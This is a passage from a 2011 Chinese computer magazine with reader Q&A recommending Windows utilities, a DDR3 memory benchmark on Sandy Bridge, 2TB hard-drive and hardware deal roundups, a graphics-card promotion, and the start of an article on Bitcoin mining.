<http://ask.cbifamily.com/question.php?qid=50135>

软件名称: 蓝鼠文本数据处理器

软件大小: 979KB

软件版本: 1.0

<http://www.cbifamily.com/download/201133.html>

## A 荐老虎:

如果重复的字段不是很复杂,用记事本自带的替换、查找功能是可以胜任的;自带的软件中还有个写字板,也比较好用;再复杂点可以用支持正则表达式的软件。要是还是想找记事本那么简单的,也有。

**Step01:** XP 下使用需要 .NET framework 2.0 或者更高版本的支持。这个软件专门用来合并 txt 文件,而且很方便的过滤重复字段,对于手



机小说、网络小说等很有用。首先,先选择 A 和 B 两个文本文件。

**Step02:** 然后点击顶部的“合并去重复”即可。一般网络小说为了保证完整,都会有少少的



重复,用这个软件合并之后,就能过滤掉重复的字段,看起来就更加爽快了。用 iPad 的同学有木有?

# 关闭显示器的软件

# 查找过滤重复文本的编辑器



编辑:彭强  
组版:张有惠

## 结束播放器的后台进程

### Redbull 问:

很多播放器都有后台进程,那个 QVOD、PPS、PPTV 都一个样,用完了也不退出,占了好多带宽,好像还偷偷上传! 问下能不能直接结束这些进程?

[http://ask.cbifamily.com/question.php?](http://ask.cbifamily.com/question.php?qid=50134)

qid=50134

软件名称:播放器后台进程结束器

软件大小:65KB

软件版本:1.0

<http://www.cbifamily.com/download/201133.htm>

### A 薦老虎:

前些日子我们介绍过一个软件专门结束后台进程,合适你用吗? 如果不合适的话,这里再给你介绍一个专门的播放器后台进程结束软件,你试试看吧。

**Step01:**XP 下使用需要 .NET framework 2.0 或者更高版本的支持。运行软件,点击主界面中的“添加新监控”。如果需要关闭的后台程序已有,可以直接使用。如果没有,可以收到添加。



**Step02:**回到主界面,软件会马上监控所有列表中的程序,可以点击“停止全部监控”暂时禁用监控。也可以设置快捷键用来快速显示、隐藏软件界面,软件用法很简单。



### 凤姐的妹妹 问:

没有光驱 想装系统,网上都说用 U 盘可以装系统。但我按照网上教程用 UltraISO 做启动盘根本就无法启动,更不用说安装系统了! 请大家帮推荐一个软件,谢谢! <http://ask.cbifamily.com/question.php?qid=50133>

软件名称:极品 u 盘启动制作工具

软件大小:132MB

软件版本:1.0.0

<http://www.cbifamily.com/download/201133.html>

### A 薦老虎:

一般情况下,用 UltraISO 确实是可以顺利做好启动盘的。你不成功也许是写入方式不对,一般可能是 USB-HDD+,但是特殊的时候要 USB-ZIP 才行,而且还要写入 MBR 创建引导哦。为了更傻瓜的操作,这里给你结束一个简单的 U 盘启动盘制作软件。

**Step01:**软件包里自带了一个 U 盘 PE 工具的 ISO 映像,所以软件包如此之大。当然你可以自己把 ISO 文件替换掉。运行软件,选择“一键制作 U 盘启动盘”即可。



**Step02:**因为要把 ISO 映像文件写入 U 盘,所以 U 盘的速度和映像的大小决定所需要的时间。软件还有“归还 U 盘空间”功能,软件也支持制作“启动移动硬盘”。



## u 盘启动制作工具

### Uouroe888 问:

虎哥你好,平时自己的开支比较多,想做个人信息整理系统,就是说什么杂七杂八的费用例如电话费、吃饭的钱之类的都能塞进去,求个软件!

[http://ask.cbifamily.com/question.php?](http://ask.cbifamily.com/question.php?qid=50132)

qid=50132

软件名称:Explife PM Green

软件大小:591KB

软件版本:1.2.2

<http://www.cbifamily.com/download/201133.html>

### A 薦老虎:

就是想找个记账的软件是吧,给你推荐一个。顺便说,如果你对 Excel 比较熟也可以用 excel 来记账,其实它的功能比大多数记账软件都强大。

**Step01:**第一次使用,会提示你输入用户名和密码,默认的用户名密码都是 admin,这点和大多数无线路由器的用户名密码是一样的。进入系统后,可以修改密码。



**Step02:**点击“新增收支”可以添加一笔账目。如果点击“我的账本”则可以看到当前的开支、收入情况,还可以指定日期进行搜索,相信个人用是足够了。



## 个人信息管理系统



编辑:彭强  
组版:张有惠

## 禁止访问某网站工具

### 我爱洗澡 问:

我用外挂的时候,总是弹出一些“很黄很暴力”的游戏推荐,看得烦躁,想问问看,有没有办法让电脑禁止访问某个网站? <http://ask.cbifamily.com/question.php?qid=50130>

软件名称:禁止访问某网站工具

软件大小:401KB

软件版本:1.0

<http://www.cbifamily.com/download/201133.html>


**A 荐老虎:**

可以自己编辑 Hosts 文件实现你要的功能,在 Hosts 里面添加指定条目后,就能阻止电脑访问某些网站,这样一来电信的 114 网页骚扰也不见了,更可以解决视频网站的广告问题。这里给你推荐一个简单的编辑器。

**Step01:**在“添加一个网址”后面的输入框中输入要屏蔽的网址。如果在 Windows 7 下面使用,需要以管理员身份运行程序才行,否则是无法修改 Hosts 文件的。



**Step02:**点击“确定保存”就可以保存列表,而且屏蔽信息立即生效。软件右下角的列表框中,显示了已经屏蔽的站点地址。请注意查看这个地址,以免误杀无辜网站导致正常网站无法访问。



### 龟苓膏 问:

在网上找到资料复制、粘贴的时候,一不小心就多按了几次 CTRL+C,这样前面复制的东西就不见了,有的资料很难回头找,想问你推荐一个多重剪切板?

<http://ask.cbifamily.com/question.php?qid=50129>

软件名称:剪贴板重用工具

软件大小:836KB


软件版本:3.4.2

<http://www.cbifamily.com/download/201133.html>

**A 荐老虎:**

给你推荐一个剪切板重用工具吧。不过要提醒你的是,如果复制的是大量的文件(例如几百兆或者几百个文件之类的),那么建议还是不要使用多重剪切板软件,否则容易让系统变卡。

**Step01:**第一次运行程序会有一个弹出窗口询问存储文件是放在哪儿,默认是在程序文件夹中,使用默认设置即可。复制之后,可以回到软件窗口,Ctrl+V 保存。需要的时候可以直接调用。



**Step02:**点击“tools”菜单中的“Options”,可以对软件进行设置。“Action”里面可以设置一些默认动作,例如双击条目就可以把它导入剪贴板。还可以设置热键等等,建议大家看看。




## 创建多引导多系统 U 盘

**A 荐老虎:**


其实 Ubuntu 也是一个很好的系统维护软件哦,呵呵。Ubuntu 这种 Linux 系统使用 GRUB 作为引导软件,修改 grub.cfg 也是支持多系统引导的。这里给你推荐一个创建 Linux 引导 U 盘的工具。

**Step01:**运行引导安装软件,第一步会提示你把软件安装到哪个磁盘。如果在 Windows 7 下面运行,需要管理员权限,否则找不到 U 盘。



另外注意不要安装到 C 盘哦,否则后果很严重。

**Step02:**选择完盘符之后,再在下方一步一步选择要安装的系统以及 ISO 文件。最后,点击“Create”按钮即可,耐心等待完成好了。这样就可以把系统引导做好了。



### 尼玛的再停电 问:

在 U 盘里面装了一个 Ubuntu,很好用。但是有时候要杀毒,就要在 PE 下进行,有时候系统维护还是 PE 方便点,想问问一个 U 盘能做多系统启动吗? <http://ask.cbifamily.com/question.php?qid=50128>

软件名称:YUMI

软件大小:827KB

软件版本:0.0.2.6

<http://www.cbifamily.com/download/201133.html>

# HARDWARE

# 硬件广场

8/30/2011 TUE

064

挂机挖矿赚美金  
这事儿真的靠谱?



068

双显卡散热无压力  
Tt 指挥官机箱体验




078

关于固态硬盘  
那些你必须知道的术语



072

4GB 内存全线  
跌破 140 元



058

## Sandy Bridge 平台

### DDR3 1333 和 DDR3 2133

### 性能无区别?

077 手机处理器——Intel 说不出的伤痛


070 2TB 硬盘跌破 500 元大关

081 用 Win7 系统  
电脑的温度和功耗会更高?

# Sandy Bridge 平台

## DDR3 1333 和 DDR3 2133

### 性能无区别?



Intel 平台的内存性能一直很出色,直到今天最新的 Sandy Bridge 平台(以下简称 SNB 平台),也依然在业内领先。因此很多购买 SNB 平台的用户在内存的选择上就会考虑更高频率的 DDR3 内存,以求达到性能上的进一步提高。但是,这些价格更高的高频内存条相比白菜价的 DDR3 1333 内存,真的能带来可观的系统性能提升吗?如果你也有这样的疑问,不妨接着看看吧。

## 我们的测试方法——同平台更换不同内存跑分

本次我们就不去啰嗦 Intel 的内存架构和 Intel 的内存控制器是如何工作的了,让我们直接开始本次的测试工作吧。首先来介绍一下我们的测试平台和测试方法。本次的测试平台选用的是 Intel 酷睿 i7 2600 处理器,主板则是技嘉的 GA-Z68XP-UD3-iSSD 主板,其上搭载了一块 20GB 的 Intel SSD。由于我们还要进行一些基准游戏性能测试,为了测试速度我们选择了一款迪兰恒进的 HD6970 显卡。内存方面,我们选择了由宇瞻出品的猎豹系列内存,频率包括了 DDR3 1333、DDR3 1600、DDR3 1866 和 DDR3 2133 四种常见的 DDR3 内存频率规格。

测试方面,我们会使用 PCMark 7, AIDA64, Sandra 2011, 3DMark 11 以及孤岛危机等几款主流游戏进行测试,常规测试软件就比较测试分数,而游戏则以游戏内的实时帧数进行平均计算之后作为测试参考。下面,开始我们的测试吧。

### ■测试平台

CPU	Intel 酷睿 i7 2600
主板	技嘉 GA-Z68XP-UD3-iSSD
内存	宇瞻猎豹超频 2GB DDR3 1333 × 2 宇瞻猎豹超频 2GB DDR3 1600 × 2 宇瞻猎豹超频 2GB DDR3 1866 × 2 宇瞻猎豹超频 2GB DDR3 2133 × 2
显卡	迪兰恒进 HD6970 酷能 +2G
硬盘	镁光 SSD C300 64GB 希捷 7200.12 1TB 32MB
操作系统	Windows 7 64 位 旗舰版

## 内存子系统测试成绩差距明显,实际应用无明显区别

经过测试,我们惊奇的发现了一个事实,那就是 Intel 的 Sandy Bridge 平台,在搭配不同频率的内存时,所能得到的性能提升也许并不如我们之前所想象的那样可观。

首先在 AIDA64 这项内存子系统测试中,我们可以明显的看到,不同频率的内存存在测试中的分数有着明显的差距——无论是内存读取、写入还是复制,DDR3 2133 频率的内存明显具有绝对的优势,而 DDR3 1333 内不出意外的垫底。而 Sandra 2011 的内存测试部分同样也证明了,DDR3 2133 的内存性能的确高于 DDR3 1333。

然而在实际的应用程序以及游戏测试中,我们却发现了另外一幕——无论是搭载 DDR3 2133 内存,还是搭载 DDR3 1333 内存,这套

Sandy Bridge 平台在性能上并无较大的变化,从整机测试的 PCmark 7, 3DMark 11 到实际的游戏测试,DDR3 2133 虽然得分比 DDR3 1333 高,但是其差距几乎可以忽略不计,而相比一下 DDR3 2133 内存和 DDR3 1333 内存的价格之后,我们就更加无法淡定了。

### ■测试成绩一览表

	DDR3 1333	DDR3 1600	DDR3 1866	DDR3 2133
AIDA64(读/写/复制)	15.77/16.98/16.22	18.91/17.49/18.31	19.74/17.78/20.64	21.05/18.67/21.33
Sandra 2011	20.1	21.6	23.4	24.4
PCMark 7	4722	4832	4864	4870
3DMark 11(P)	6957	6961	6980	7015
星际争霸 2	83	83	84	83
孤岛危机	66	68	67	70
使命召唤 7	95	94	96	97
尘埃 3	93	93	93	94



### 给 SNB 平台选内存,DDR3 1333 更实惠

本次测试结束了,我们感觉很惊讶。首先要肯定的是,在业内,Intel 的内存性能依旧是领先的,这一点我们深有感受。但是 SNB 平台在对不同频率内存的性能发挥上却出乎我们的意料,原本以为高频内存的性能必然要好于低频内存,但是没想到这个好却非常有限。也许是 Intel 感觉自己太寂寞了,或者想做好事,为大家节省买内存的开支。总之一句话,大家在购买 SNB 平台的时候,至少在目前的 SNB 平台上,选择 DDR3 1333 内存是非常实惠的。

## 后市恐难再降 看清性能选个 2TB 硬盘



如果说之前你还因为 2TB 硬盘较高的价格而犹豫不决,那么现在应该没有这方面顾虑了。经过多番降价,2TB 硬盘已经降到了 500 元内,最低已经杀到了 485 元。而从各方面分析,2TB 硬盘想要继续大降,恐怕很难了。此时,绝对是入手的好时机。

### Point A 2TB 硬盘恐难继续大降,目前入手较为合适

市面上价格最低的 2TB 硬盘是希捷的绿盘,最新售价 485 元。而西数和日立要稍高一点,定价在 495 元。从后市来看,2TB 硬盘降价空间将比较有限。目前的 2TB/3TB 硬盘,单碟容量一般为 675GB 或者 750GB,而性能更高的单碟 1TB 硬盘,上市的风声已经越来越远,现有硬盘必然面临清仓。当业界全面转向单碟 1TB 后,新硬盘必然在短期内维持较高价格,而原有硬盘由于停产,价格也将比较坚挺。因此单碟 1TB 上市后,硬盘价格可能在较长时间内维持平衡。

如果寄希望于现有 2TB 硬盘继续大幅下降,恐怕只有等到 1TB 单碟的 2TB 硬盘上市较长时间后,才有可能。因此现在正是购买廉价 2TB 硬盘的最好时机。



● 西数绿盘上有“Green”字样

### Point B 西数绿盘可以入手,但希捷和日立是更好选择

不少用户谈及 2TB 硬盘,通常首先想到的就是西数绿盘,在过去很长一段时间里,西数绿盘似乎都是最好的选择,但现在不少人开始疑虑:买西数绿盘会不会遇到假货?

的确,西数硬盘的假货问题很令人头痛,不仅是实体市场,甚至一些知名的网络商城里,也有用户买到假货。但这些假货通常是将绿盘变成黑盘卖,赚取中间的差价。而你购买最便宜的绿盘时,当然不可能再买到假货。不过西数硬盘目前爆出的“掉速门”还是挺让人担心的,黑盘、蓝盘、绿盘都有涉及。

因此建议用户最好选择希捷或者日立的 2TB 硬盘,希捷的绿盘价格便宜,并且希捷硬盘的质量还算稳定,至少最近没有爆出什么“门”。而日立推出的 2TB 仓库盘同样采用低转速设计,功耗低、噪音小。




● 网上搜索“西数 掉速”出现大量页面

### Point C 性能对比: 希捷最强,西数最弱

三家的最低价 2TB 硬盘,价格只差 10 块钱,似乎选谁都可以。但如果再加上性能的对比如,可能结果就不一样了。

在性能对比测试中,希捷 2TB 绿盘性能最好,读取/写入速度都超过了 100MB/S 以上,紧随其后的则是日立 2TB 硬盘,也将近 100MB/S。而西数 2TB 绿盘速度实在太低,读取速度最高只有 90.7MB/S,远低于其他两款硬盘。尽管希捷 2TB 硬盘的转速为 5900 转/分,似乎更高一点。但是日立和西数 2TB 硬盘的转速都为 5400MB/S,而西数硬盘性能如此落后,还真有点说不过去。

因此,即便你不在意西数硬盘的“掉速门”,单从性能来看,西数硬盘也没有选购的价值。希捷硬盘价格便宜,性能最好,值得推荐。其次便是日立硬盘,尽管市场中比较少见,但其性能不错,并且稳定性也相当好。



### 市售 2TB 硬盘推荐表


品牌	容量	型号	转速	缓存容量	价格
希捷	2TB	绿盘	5900 转/分	32MB	485 元
日立	2TB	Deskstar T7K500	5400 转/分	32MB	495 元
西数	2TB	绿盘	5400 转/分	64MB	495 元

## 别家怎么活? 微星 HD6850 卖 1059 元

微星 R6850 Cyclone 显卡配备 1GB GDDR5 显存,HD6850 核心和大容量显存的搭配,足以使这款显卡在主流游戏中所向披靡,很适合游戏玩家。

其他品牌的 HD6850 显卡一般定价在 1300 元左右,能在易讯上找到这款定价 1059 元的 HD6850,实在难得。建议有需求的用户赶紧下手。

首页 > 电脑、配件、网络 > 电脑硬件 > 显卡 > MSI 微星



MSI 微星 R6850 Cyclone  
【套餐+赠品】搭配:GA-P67X  
市场价格: ¥1399.00  
易迅价格: **¥1059.00**  
库存状况: 有货,可当日发出  
配送限制: 无限制  
赠品:  MSI 微星!  
购买数量: 1 件  
**加入购物车**

所在网商:易讯  
网络价:1059 元  
市场价:1399 元



华硕 (ASUS) P5G41T-M LX PLUS 主板(Intel G41/LGA 775) 【409元】  
G41 经典平台!



商品编号: 956829  
京东价: **¥429.00**  
库存: 送至 **四川(现货)**  
商品评分: **★★★★☆** (已)  
促销信息: 铁牌及以上会员

我要买: 1 件  
**加入购物车**

所在网商:京东  
网络价:429 元  
市场价:499 元

## 实在的选择 华硕 G41 主板 429 元

这款来自华硕的 P5G41T-M LX PLUS 主板,采用 Intel G41 芯片组,能够支持市面上所有采用 LGA775 接口的处理器。主板完全采用固态电容,稳定性毋庸置疑。非常适合办公和学生用户。

429 元的 G41 主板,其实不算便宜,但目前 G41 已经面临退市,市场上已经很难买到,京东商城目前尚有充足货源。

## 神条也贱卖 金士顿 HyperX 2G 单条 109 元

金士顿 Kingston HYPER-X KHX1600C9AD3/2G(DDR3/1600/2G)台式机内存



商品信息 | 商品赠品 (0) | 促销活  
网络价: **¥109.00** ~~¥139.00~~  
货号: 04090100018  
品牌: 金士顿  
库存状况: [下单即可发货]  
试听神条, 体制尚佳  
★★★★★ 好评率: 9  
我要买: 1 件 **立即**  
查看产品相册 | 分享

所在网商:网邻  
网络价:109 元  
市场价:199 元

金士顿 HyperX 系列内存一向以极强的超频能力受到青睐,网邻所销售的这种 2GB 单条默认频率为 DDR3 1600,超频到 DDR3 2000 左右应该不成问题,非常适合硬件发烧友。

网络售价 109 元,在普通用户眼里看来可能不值,毕竟这个价和 4GB 单条都差不多了。但如果你热衷超频,购买这款内存肯定不会后悔。

注:产品信息仅供参考,最新情况请以卖家信息为准。

## Z68 都杀到这个价了? 技嘉 Z68 小板 899 元

这款技嘉 GA-Z68M-D2H 主板虽然是一款小板,但却采用了全固态电容,7 相供电,双 PCIE 插槽,4 根内存插槽,6 个 SATA 接口,扩展能力完全不输大板。无论你装电脑的用途是什么,这款主板绝对都能满足你的需要。

当大部分二线 Z68 主板都定在 900 元以上时,我们能够以 899 元的低价买到技嘉的 Z68 主板,还等什么?

GIGABYTE 技嘉 GA-Z68M-D2H 主板 -LGA 1155/Intel Z68



产品型号: GA-Z68M-D2H  
库存情况: 有货  
市场价: ~~¥999.00~~  
新蛋价: **¥899.00**  
免运费!  
延保服务 - 更安心,保障  
选择延保期限: 0 天  
我要买: 1 件  
**立即申请**

所在网商:新蛋  
网络价:899 元  
市场价:999 元

## 双机对拷 一根 USB 连接线搞定

宝贝直通车: [http://item.taobao.com/item.htm?id=9892713651&ad\\_id=&am\\_id=&cm\\_id=&pm\\_id=](http://item.taobao.com/item.htm?id=9892713651&ad_id=&am_id=&cm_id=&pm_id=)

购买人数: 245 人

不少用户经常遇到这种问题: 需要两台电脑对拷数据, 手边又没有 U 盘或者移动硬盘, 这时候怎么办? 现在介绍的这款 USB 对拷线就能解决这个问题, 只要将线缆接头分别插入两台电脑, 就能随意互拷两台电脑上的任何文件, 速度非常快!

广弓 USB 2.0 高速 对拷线 公对公 电脑 联机线 免驱动 双机互联

价格  
**55**  
元



价格: **¥55.00**  
促销: 店铺vip  
至四川: 快速: 12.0元 EMS:  
已售出: 245件  
评价: ★★★★★ 4.7分  
送积分: 单件送5分  
特色服务:   
付款方式: 支持信用卡付款  
数量: 1 件 (库存)  
**立即购买**

Bykski CPU 显卡水冷套装 超高性能 精致做工 静音套装



淘宝网将保障您的购物安全  
价格: **340.00**元  
至四川: 快速: 9.0元 EMS: 30:  
30天售出: 4件 (已有11人评论)  
付款方式: 信用卡 快捷  
我要买: 1 件 (库存95:  
**立即购买**


价格  
**340**  
元

## 只要 340! 处理器和显卡全套水冷

宝贝直通车: <http://item.taobao.com/item.htm?id=8571852748&>

购买人数: 11 人

和普通的风冷散热器相比, 水冷散热器噪音小, 并且散热效果要好很多。这款售价 340 元的水冷套装, 虽然价格便宜, 但整体做工非常好。无论是处理器水冷头还是显卡水冷头, 都非常精致。水泵则直接选择了陶瓷轴承的高档货, 性价比极高。



## 比遥控器还小! 集成触摸板的迷你键盘

升级版iPazPort迷你无线蓝牙键盘触摸滚动多点触控背光htpc



外观 功能 全面升级

淘宝网将保障您的购物安全  
价格: ~~185.00-195.00~~元  
促销: **175.00**  
(限时 30小时 结束)  
至四川: 快速: 12.0元 EMS:  
30天售出: 63件 (已有39人评论)  
付款方式: 信用卡  
颜色分类: 蓝牙迷你键盘  
我要买: 1 件 (每人限1件)  
请选择: "颜色分类"

价格  
**175**  
元

宝贝直通车: <http://item.taobao.com/item.htm?id=9493852825>

购买人数: 63 人

HTPC 最让人纠结的配件恐怕就是键盘和鼠标了吧? 不少人对此选择无线键鼠, 但其体积大, 并且放在茶几上, 万一不小心把水杯打翻, 键鼠就“杯具”了。而这款迷你键盘和家中电视遥控器一样大小, 还集成了触摸板, 握在手中操作非常方便。



## 便宜一半! 248 元就买罗技 G9X 顶级游戏鼠标

宝贝直通车: <http://item.taobao.com/item.htm?id=7187497456>

购买人数: 7 人

罗技 G9X 游戏鼠标算是目前罗技的旗舰级产品, 尽管其手感、性能都非常棒, 但是行货需要 600 多元, 普通用户无法承受。而淘宝上这款 G9X 鼠标则只卖 248 元。当然, 这并非全新, 而是工包货, 但像鼠标这种产品, 只要到手后能够正常使用, 工包和行货其实没多大区别。

超新原装正品 罗技 G9 G9x 激光专业游戏鼠标 含大壳 现货



价格  
**248**  
元

淘宝网将保障您的购物安全  
价格: **248.00 - 348.00**元  
促销: 店铺vip  
至四川: 快速: 10.0元  
30天售出: 2件 (已有7人评论)  
付款方式: 信用卡  
颜色分类: G9 G9x  
我要买: 1 件 (库存)  
请选择: "颜色分类"  
**立即购买**

注: 产品信息仅供参考, 最新情况请以卖家信息为准。

# 《FIFA 12》热力上市

## 蓝宝石显卡助你扬威赛场

### 《FIFA 12》热力上市,游戏画质再次提升


《FIFA 12》试玩版将于近期上市,而正式版发布的日期也已临近。游戏最大的更新是一个叫“FIFA 城市”的新前端功能,当你第一次运行游戏的时候,系统将会为你介绍一个完全属于你自己的足球城市。最初,你的城市就只有几座小型建筑,如基本训练场设施和小型体育场,随着你分别在五个不同的模式中发展,你的城市会不断地成长。此外,你在球场上的表现,也会帮助你提高你城市的素质。以往,你成功施展帽子戏法或者阻挠发球后,你将会有机会解锁小更新与奖励;不过现在,完成这些技巧则会助长你的城市,为它增加不同的奖励。

此外,还增设了一个额外的“市际联赛杯”。随着你城市的规模增长,你将可以和其他城市的队伍进行 5 对 5 竞赛。这类竞赛当然不会一开始就有,当你的城市人口突破百万大关的时候,你将会慢慢解锁更完善的训练设施,更多道具让你的队员装备到身上,然后当城市人口突破 500 万,你才会收到市际联赛的邀请。

比赛中的画质更是明显提升,由于游戏涉及到大量的实时运算,必须一款性能强劲的显卡才能流畅运行。在此我们向玩家们推荐两款来自蓝宝石的显卡。



● 游戏场景极为逼真



### 蓝宝石 HD6890 1G Vapor-X 显卡

蓝宝石 HD6870 1G Vapor-X 显卡基于 Barts 核心,采用非公版设计,核心 / 显存频率为 940/4600MHz,高出公版频率不少,同时显卡搭配了 1GB 容量的 GDDR5 显存颗粒。

显卡在做工品质方面秉承了蓝宝石 Vapor-X 系列显卡的一贯品质,高出同类不少的 6+2+2 相供电设计,且每相供电均采用优质的蓝宝石 Super Alloy 超合金黑钻 2 代电感,在散热方面当然采用的是 Vapor-X 系列最标志性的均热板散热设计,能有效将核心热量吸收传导给热管及散热鳍片。输出接口采用双 mini DP+ 双 DVI+HDMI 设计,显卡使用的 Displayport 接口为 1.2 版本,HDMI 接口为 1.4a 版本,在数据带宽、功能支持上也得到很好的体现,通过 MST HUB 就能实现最多 6 个屏幕拼接。

● 蓝宝石 HD6890 1G Vapor-X 显卡

### 蓝宝石 HD6950 2GB

蓝宝石 HD6950 基于 AMD 最新 40nm 制造的 cayman 核心,相对 HD6970 削减 2 组 SIMD,拥有 1408 个流处理器,88 个纹理单元。能完美支持 DirectX 11 标准,其改进型的第八代 Tessellator 能让 Tessellation 性能大幅度提升,而 UVD3 高清引擎等先进特效,能够为用户提供流畅的 3D 性能和震撼的视频体验。

蓝宝石 HD6950 搭载了 2GB 的海量 GDDR5 显存,频率降为 5000MHz,核心默认频率为 800MHz。供电部分为分离式的数字供电设计,新

式电感及 Drmos 的应用使其功耗 TDP 保持在较低水准,同时全固态电容的用料,为平台的稳定运行提供了强力保障。同时蓝宝石为其配备了双 6pin 供电,保障充足供电。



● 蓝宝石 HD6950 2GB

蓝宝石 HD6950 输出选用了 miniDP x 2 + HDMI + DVI x 2 规格的输出接口设计方案,其中搭载全新升级 HDMI 1.4 和 DP 1.2 接口,只用两个 DisplayPort 1.2 接口就可连接 6 块屏幕,并支持 3D 立体输出技术和 ATI Eyefinity 多屏显示技术。

## 专修显卡的网店 是个显卡就能修!



到了夏季,电脑中最容易损坏的硬件是什么?恐怕大多数人都会承认是显卡。高温下显卡经常出现花屏、死机等各种各样稀奇古怪的问题。而一旦显卡发生故障,普通用户根本无力维修,只能寄希望于维修店,可惜不少维修店技术低劣,中高端显卡都无法维修。而今天介绍的这家网店,专修各类显卡,即便是最新的 HD6850/GTX560 显卡也能修。

店里所有的商品链接,都是显卡维修,目前主流的各种显卡都能修理。店里有专业的 BGA 返修台,能够做显卡核心/显存的 BGA 焊接。并且每一块显卡在维修完成后,店主都会进行测试,完全没问题才发回给用户。

店名:创新科技显卡维修旗舰店  
店主旺旺:yiyangping  
网址:<http://shop33573079.taobao.com/>



●各种档次的显卡都能修

## 四皇冠货品超全 硬件玩家必看

淘宝网上卖电脑外设的商家不少,可像这家网店这样专卖各种 MOD 用品,并且货品如此之全的网店,还真不多。

店里所销售的货品超齐全,如果你是一个硬件玩家,一定会有种找到宝库的感觉。从各种各样的 USB 外设,到 MOD 改装所需的工具、灯管、蛇皮网、风扇罩、UV 设备等,可谓应有尽有。和散热相关的产品更是丰富,从风冷到水冷,各种平时少见的产品在这里都能找到,甚至还有来自国外的品牌。限于篇幅有限,我们无法完整介绍店里所销售的货品,相信只要你来店看看,绝对不会后悔。



店名:风云 MOD 网店  
店主旺旺:chenbr2  
网址:<http://17mod.taobao.com/>



●稀奇古怪的产品让人眼花

信誉方面,店主已经积累到 4 皇冠,这在销售硬件的网店中还是较少的,用户对店家的信誉无需担心。

## 只卖车载电脑 配件 / 整机全都有

随着汽车的普及,车载电脑已经引起不少用户的关注,车载电脑的好处自然不需多说, GPS、影音播放等,都可以通过车载电脑实现。不过原厂的车载电脑价格昂贵,动辄上万元。而在网上购买的车载电脑显然要便宜很多。

这家网店只卖车载电脑,店里拥有从散件到整机一条龙服务,其中整机配备 7 英寸显示屏,并且采用标准的模块化设计,能够非常方便地安装到车上的音响位。同时,店主还根据车型的不同,对车载电脑进行分类,各种常见的进口、国产汽车,在这里都能找到合适的车载电脑。

店名:无  
店主旺旺:dsx135  
网址:<http://shop34952528.taobao.com/>



当然,对于不少用户来说,车载电脑可能还是一个新生事物,因此购买前最好对供电、防震、安装等各方面考虑细致一点,有问题及时咨询店主。

●售价 2980 元的车载电脑整机

## 正方

如果你还不知道 BitCoin, 那你就“OUT”了!“挂机赚美金”这个概念,已经让 BitCoin 受到不少人的追捧,俗称“挖矿”。众多媒体也火上浇油,不断从各个角度做全方位介绍,似乎恨不得所有中国人都用上 BitCoin,过上“挂机赚美金”的好日子。可事实的真相究竟如何? BitCoin 这事儿,真的靠谱?

# 挂机挖矿 这事儿

理由

A

## 挂机就赚钱,这事是真的

首先必须承认一点,BitCoin(以下简称 BTC)所带来的“挂机赚美金”的概念,这事就目前来看,还算靠谱。用户在电脑上运行 BTC 官方所提供的软件,计算出 BTC 币后,确实能够换来美元。目前 1 个 BTC 的价格,在 10 美元左右,最高甚至达到了 18 美元,折合人民币 115 元。

当你拥有 BTC 币后,国内可以到淘宝上寻找买家,但大多数人选择到网络上最大的 BTC 交易市场 MTGox.com,和世界范围内的 BTC 买家做交易。当然,这中间会涉及到一些诸如差价之类的问题。

但总的来说,只要你手里现在有 BTC 币,确实能够换来真金白银。无论是谁,目前都无法否定这一点。

